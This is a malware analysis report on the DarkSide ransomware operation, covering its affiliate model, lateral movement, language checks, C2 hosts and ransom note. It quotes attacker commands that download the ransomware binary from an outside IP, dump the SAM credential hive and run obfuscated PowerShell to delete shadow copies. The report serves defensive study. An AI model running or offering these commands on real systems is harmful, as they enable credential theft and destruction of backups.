

DARKSIDE RANSOMWARE


-A report on Darkside Ransomware by Akshay Shinde

INTRODUCTION

Dark-side ransomware is a criminality operation which was observed at first in August 2020 and it's operated under Ransomware-as-a-Service (RaaS) model. It's known for targeting large organizations with the help of developers who provide the ransomware to affiliates who're carrying out the attacks, after that they collect sensitive data and aggressively threaten the victims to make it public if the ransom amount is not paid. Then the Ransom Payment is split between developers and affiliates.

It's said that it's equipped with the fastest encryption speed in the market which can run on Windows and Linux. It was observed to be used in English Speaking Countries leaving countries associated with Soviet Bloc nations. The Ransom Demand was between US \$200,000 - \$2,000,000 and they have published the stolen data of more than 40 victims which was just a number from overall victims.

The Darkside have a code of conduct which they used to follow:



The Darkside group has reportedly tried to donate around \$20,000 in stolen bitcoin to different charities, but the charities refused to accept the funds because of the source.



The attackers posted tax receipts for their donations

KEY DETAILS

- **Emerging Threat:** In short time the DarkSide group has established a reputation for being a very professional and organized group that has potentially generated millions of dollars in profits from the ransomware.
- **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.
- **Human Operated Attack:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-developed attack operation.
- **Aiming Towards the DC:** The DarkSide group is targeting domain controllers (DCs), which puts targets and the whole network environment at great risk.
- **Detected and Prevented:** The Cybereason Defense Platform fully detects and prevents the DarkSide ransomware.

BREAKING DOWN THE ATTACK

DOWNLOADING THE RANSOMWARE:

After gaining access to the network, the attackers collect the information about the company. If the target is on the list of Prohibited Organizations (ie: hospitals, hospices, schools, universities, non-profit organizations, or government agencies), then they don't move forward.

If not on the prohibited list, then they continue their operation:

- They start to collect files, credentials and sensitive information and escape.
- The Powershell is used to download the DarkSide binary as "update.exe" using the "DownloadFile " command abusing Certutil.exe and Bitsadmin.exe in process.

```
powershell -Command "(New-Object Net.WebClient).DownloadFile('http://185.117.119.87/update.exe', 'C:\Windows\update.exe')"
```

Downloading the DarkSide ransomware binary using DownloadFile command



Downloading the DarkSide ransomware binary using Certutil.exe

In downloading the DarkSide binary into C:\Windows and temporary directories, the attackers create a shared folder into the infected machine and use PowerShell to download a copy of malware.

CONQUERING THE DOMAIN CONTROLLER:

After gaining the access to any one machine from that environment, the attacker begins to move sideways in that environment to access the Domain Controller(DC).

After accessing the DC they start to collect other sensitive info and files, including dumping SAM hive which stores target passwords.

```
C:\windows\system32\reg.exe save HKLM\SAM sam.save
```

Using reg.exe to steal credentials stored in the SAM hive on the DC

For collecting the data from DC, the attackers use PowerShell to download DarkSide binary from a shared folder.

```
powershell -Command (New-Object Net.WebClient).DownloadFile("\\<Machine name>\db\update.exe', 'C:\Windows\update.exe')
```

PowerShell command executed on the DC

Attackers create a shared folder using the company's name on the DC, and copies DarkSide binary. When all the data has been exfiltrated, they use bitsadmin.exe to distribute the ransomware binary from that shared folder to that environment to increase the damage.


```
powershell -Command (New-Object Net.WebClient).DownloadFile("\\<Company name>\Netlogon\Update\update.exe', 'C:\Windows\update.exe')
```

Downloading the DarkSide ransomware binary from a remote machine using shared folders

To execute the ransomware on DC, the schedule is created “Test1” which is config to execute ransomware:



Execution of the DarkSide ransomware using scheduled task



The scheduled task \Test1, used to run the ransomware on the DC

DARKSIDE ANALYSIS

When DarkSide is firstly executes on infected host, it checks the system language { using GetSystemDefaultLanguage() and GetUserDefaultLangID() } Functions to avoid the system location in the former Soviet Bloc countries from being encrypted:

```

001E481F FF15 920D1F00 call dword ptr ds:[<&GetSystemDefaultLanguage>]
001E4825 8BF0 mov esi,eax
001E4827 FF15 8E0D1F00 call dword ptr ds:[<&GetUserDefaultLangID>]
001E482D 8BF8 mov edi,eax
001E482F C1E3 0A shl ebx,A
001E4832 80F3 01 xor b1,1
001E4835 C0E3 04 shl b1,4
001E4838 80F3 09 xor b1,9
001E483B 66:3BDE cmp bx,si
001E483E 74 05 je dsransom.1E4845
001E4840 66:3BDF cmp bx,di
001E4843 75 05 jne dsransom.1E484A
001E4845 E9 15010000 jmp dsransom.1E495F
001E484A 80F3 3B xor b1,3B
001E484D 66:3BDE cmp bx,si
001E4850 74 05 je dsransom.1E4857
001E4852 66:3BDF cmp bx,di
001E4855 75 05 jne dsransom.1E485C
001E4857 E9 03010000 jmp dsransom.1E495F
001E485C FEC3 inc b1
001E485E 66:3BDE cmp bx,si
001E4861 74 05 je dsransom.1E4868
001E4863 66:3BDF cmp bx,di
    
```

bx=419 L'И'
si=409 L'Ь'

Debuginf of ransomware - checking the language is Russian(419).

The malware doesn't encrypt files on systems with the languages installed:

Russian - 419	Azerbaijani (Latin) - 42C	Uzbek (Latin) - 443	Uzbek (Cyrillic) - 843
Ukranian - 422	Georgian - 437	Tatar - 444	Arabic (Syria) - 2801
Belarusian - 423	Kazakh - 43F	Romanian (Moldova) - 818	
Tajik - 428	Kyrgyz (Cyrillic) - 440	Russian (Moldova) - 819	
Armenian - 42B	Turkmen - 442	Azerbaijani (Cyrillic) - 82C	

If that happens then DarkSide proceeds to stop the following services related to security and backup:

vss	sql	svc	memtas
mepocs	sophos	veeam	backup

push dword ptr ds:[60910]	00060910:&L"sql"
call dsransom.51472	
cmp byte ptr ds:[607F1],0	
je dsransom.52AFB	
lea eax,dword ptr ds:[ebx+36E8]	ebx+36E8:L"vss"
push eax	
call dsransom.52BFD	
mov esi,eax	
push esi	
push 8	
push dword ptr ds:[60A9E]	
call dword ptr ds:[<&RtlAllocateHeap>]	
mov dword ptr ds:[60914],eax	
push esi	
lea eax,dword ptr ds:[ebx+36E8]	ebx+36E8:L"vss"
push eax	
push dword ptr ds:[60914]	
call dsransom.51472	
cmp byte ptr ds:[607F7],0	
je dsransom.52B39	
lea eax,dword ptr ds:[ebx+3EB8]	ebx+3EB8:L"catsdegree.com"
push eax	
call dsransom.52BFD	

Debugging the ransomware - stopping services, and creates connection to the hardcoded C2

It then creates a connection to its C2 (command and control) server, and in different samples analyzed, the attackers use the following domains and IPs:

198.54.117[.]200	temisleyes[.]c om
198.54.117[.]198	
198.54.117[.]199	catsdegree[.] com
198.54.117[.]197	

After uninstalling the Volume Shadow Copy Service (VSS), DarkSide then deletes the shadow copies by launching an obfuscated PowerShell script that uses WMI to delete them:

* 011E5179	6A 00	push 0	
* 011E517E	6A 00	push 0	
* 011E517D	68 EAB51E01	push dsransom.11EB5EA	11EB5EA:L"powershell -ep bypass --
* 011E5182	6A 00	push 0	
* 011E5184	FF15 6E0D1F01	call dword ptr ds:[<&CreateProcessw>]	
→ 011E518A	FF73 FC	push dword ptr ds:[ebx-4]	

"powershell -ep bypass -c \"(0..61)|%{\$s+=[char][byte](0x'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F724

517D dsransom.exe:517D #457D

Debugging the ransomware - creating a PowerShell process

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte](0x'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F724561636862D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
```

The PowerShell commands as shown in the Cybereason defence platform


The de-obfuscated PowerShell script:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

The malware then enumerates the running processes and terminates different processes to unlock their files so it can both steal related information stored in the files and encrypt them.

DarkSide creates a unique User_ID string for the victim, and adds it to the encrypted files extension as follows:

<File_name>.{userid}. The malware also changes the icons for the encrypted files and changes the background of the desktop:



Background set by DarkSide

In end it leaves a ransom note: “README.{userid}.TXT”:

```
1  ----- [ Welcome to DarkSide ] ----->
2
3  What happend?
4  -----
5  Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you
6  cannot decrypt your data.
7  But you can restore everything by purchasing a special program from us - universal decryptor. This program will
8  restore all your network.
9  Follow our instructions below and you will recover all your data.
10
11 Data leak
12 -----
13 First of all we have uploaded more then full dump data.
14
15 These files include:
16 - finance
17 - private information
18 - partners documents
19
20 Your personal leak page:
21 http://darksidedxcftmga.onion/DWMRLAW/N9N6W7\_4EpBFAGHXuDGQwpXTQSpdXdKqYN\_rPUXHIsXGkuZCnNHvRC8amacegEAh
22 On the page you will find examples of files that have been downloaded.
23 The data is preloaded and will be automatically published if you do not pay.
24 After publication, your data will be available for at least 6 months on our tor cdn servers.
25
26 We are ready:
27 - To provide you the evidence of stolen data
28 - To delete all the stolen data.
29
30 What guarantees?
31 -----
32 We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our
33 interests.
34 all our decryption software is perfectly tested and will decrypt your data. We will also provide support in
```

DarkSide ransom note

CYBEREASON DETECTION AND PREVENTION

The defense platform is able to secure the execution from Darkside Ransomware using Multilayer protection that detects and blocks the malware. When Anti-Ransomware is enabled behavioral detection technique in that platform detects and prevents from encrypting the files.



Malop for DarkSide ransomware




Malop for DarkSide ransomware

Using Anti-Malware with the right config, the Cybereason Defense will also detect and prevent ransom execution. Prevention is based on machine learning which blocks known and unknown malwares.



Prevention alert of DarkSide Ransomware



Cybereason notification before launching

CONCLUSION

DarkSide ransomware represents cyber threats known for its advanced techniques and high-profile targets. Operating as a Ransomware-as-a-Service (RaaS) DarkSide has demonstrated the potential most notably with the Colonial Pipeline attack in May 2021 which pointed to the vulnerabilities of critical infrastructure.

The tactics applied by DarkSide from initial access through phishing and exploiting vulnerabilities, lateral movement with advanced tools and the dual threat of data encryption and exfiltration indicate the importance for upgrading and advancing cybersecurity strategies. Although the group has announced its shutdown, the presence of ransomware threats and the potential for re-emergence remains a concern.

To prevent these types of threats organizations must prioritize regular data backups, timely patch management, robust endpoint security, network segmentation, user education, and well-defined incident response plans. The DarkSide case underscores the critical need for vigilance, proactive defense measures, and a resilient security posture to protect against the ever-evolving threat landscape posed by ransomware.